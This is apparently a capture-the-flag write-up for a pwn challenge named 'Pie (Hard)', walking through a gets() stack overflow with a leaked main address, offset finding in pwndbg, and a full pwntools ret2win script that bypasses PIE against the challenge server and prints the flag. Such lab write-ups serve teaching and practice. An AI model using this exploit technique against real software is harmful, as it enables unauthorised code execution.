Pie (Hard) - Pwn


Thursday, June 29, 2023 8:01 PM

Description

Leaks are everywhere.


Solution

Upon running the binary, we see a leaked address and then it asks for input.



```
┌──(kali㉿kali)-[~/…/unused/pie_r2.0/challenge/tt]
└─$ ./pie
THE LAST ONE

Leaked address: 0×56462ce6a2a5
For the last time could you tell me your name please? test

Thank you test
```


Running checksec we see that in this challenge we have PIE and NX enabled.



```
┌──(kali㉿kali)-[~/…/unused/pie_r2.0/challenge/tt]
└─$ checksec --file=./pie
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable     FILE
Full RELRO      No canary found   NX enabled    PIE enabled     No RPATH   No RUNPATH   74 Symbols        No    0               2               ./pie
```

Ghidra,


Main function just calls the vuln() function.



```
void vuln(void)

{
  char local_28 [32];

  printf("Leaked address: %p\n",main);
  printf("For the last time could you tell me your name please? ");
  gets(local_28);
  printf("\nThank you %s",local_28);
  return;
}
```

It prints the address of main function and then asks for user input using gets().

There's also a win() function which prints our flag.




```
void win(void)

{
  int iVar1;
  FILE *__stream;

  __stream = fopen("flag.txt","r");
  if (__stream == (FILE *)0x0) {
    puts("Error: could not open file.");
  }
  else {
    puts("Contents of flag.txt:");
    while( true ) {
      iVar1 = fgetc(__stream);
      if ((char)iVar1 == -1) break;
      putchar((int)(char)iVar1);
    }
    fclose(__stream);
  }
  return;
}
```

This is a simple ret2win challenge the only challenge is to bypass PIE to get the base address of the binary.


We can use pwndbg or gef or peda to get the offset.

Create a pattern of 100 then run the binary.




```
┌──(kali㉿kali)-[~/…/unused/pie_r2.0/challenge/tt]
└─$ gdb-pwndbg ./pie
Reading symbols from ./pie...
(No debugging symbols found in ./pie)
pwndbg: loaded 141 pwndbg commands and 47 shell commands. Type pwndbg [--shell | --all] [filter] for a list.
pwndbg: created $rebase, $ida GDB functions (can be used with print/break)
------- tip of the day (disable with set show-tips off) -------
Use GDB's dprintf command to print all calls to given function. E.g. dprintf malloc, "malloc(%p)\n", (void*)$rdi will print all malloc calls
pwndbg> cyclic 100
aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaaaiaaaaaaajaaaaaaakaaaaaaalaaaaaaamaaa
```

Check for the first 8 characters of RSP.




```
*RBP  0x6161616161616165 ('eaaaaaaa')
*RSP  0x7fffffffdd48 ◂— 'faaaaaaagaaaaaaahaaaaaaaiaaaaaaajaaaaaaakaaaaaaalaaaaaaamaaa'
*RIP  0x555555555328 (vuln+96) ◂— ret
─────────────────────────────────────[ DISASM / x86-64 / set emulate on ]───
 ► 0x555555555328 <vuln+96>    ret    <0x6161616161616166>
```



```
pwndbg> cyclic -l faaaaaaa
Finding cyclic pattern of 8 bytes: b'faaaaaaa' (hex: 0x6661616161616161)
Found at offset 40
```


We get offset 40.

To confirm that we can overwrite the RIP, create a pattern of 40 and then enter 6 B's and check the RIP.



```
pwndbg> cyclic 40
aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaa
pwndbg> r
Starting program: /home/kali/Desktop/saad/ctfs-dev/pwn/unused/pie_r2.0/challenge/tt/pie
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
THE LAST ONE

Leaked address: 0×5555555552a5
For the last time could you tell me your name please? aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaaBBBBBB
```


And we overwritten the RIP.



```
*RBP  0×6161616161616165 ('eaaaaaaa')
*RSP  0×7fffffffdd50 ◂— 0×1
*RIP  0×424242424242
```

The final script.

```

from pwn import *

elf = context.binary = ELF('./pie')
p = remote('159.223.192.150', 9004)

p.recvuntil('Leaked address: ')

# Get the leaked main address

main = int(p.recvline(), 16)

# Calculate the base address of the binary

elf.address = main - elf.sym['main']

print(hex(elf.address))

# Insert padding bytes

payload = b'A' * 40

# Overwrite the RIP with the address of the win() function

payload += p64(elf.sym['win'])
payload += b"\n"



print(p.recv())

p.sendline(payload)
print(p.recv())

```



```
┌──(kali㉿kali)-[~/…/unused/pie_r2.0/challenge/tt]
└─$ python3 exploit-64.py
[*] '/home/kali/Desktop/saad/ctfs-dev/pwn/unused/pie_r2.0/challenge/tt/pie'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to 159.223.192.150 on port 9004: Done
/home/kali/Desktop/saad/ctfs-dev/pwn/unused/pie_r2.0/challenge/tt/exploit-64.py:11: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pw
ntools.com/#bytes
  p.recvuntil('Leaked address: ')
0x5573ee3ff2a5
0x12a5
0
0x5573ee3fe000
b'For the last time could you tell me your name please? '
b'\nThank you AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA1\xf2?\xeesUContents of flag.txt:\nNCC{pie_byp4ssed_007}\n'
[*] Closed connection to 159.223.192.150 port 9004
```

If you're not getting the flag with above script then try running the script a few times and you'll get it.

Flag: NCC{pie_byp4ssed_007}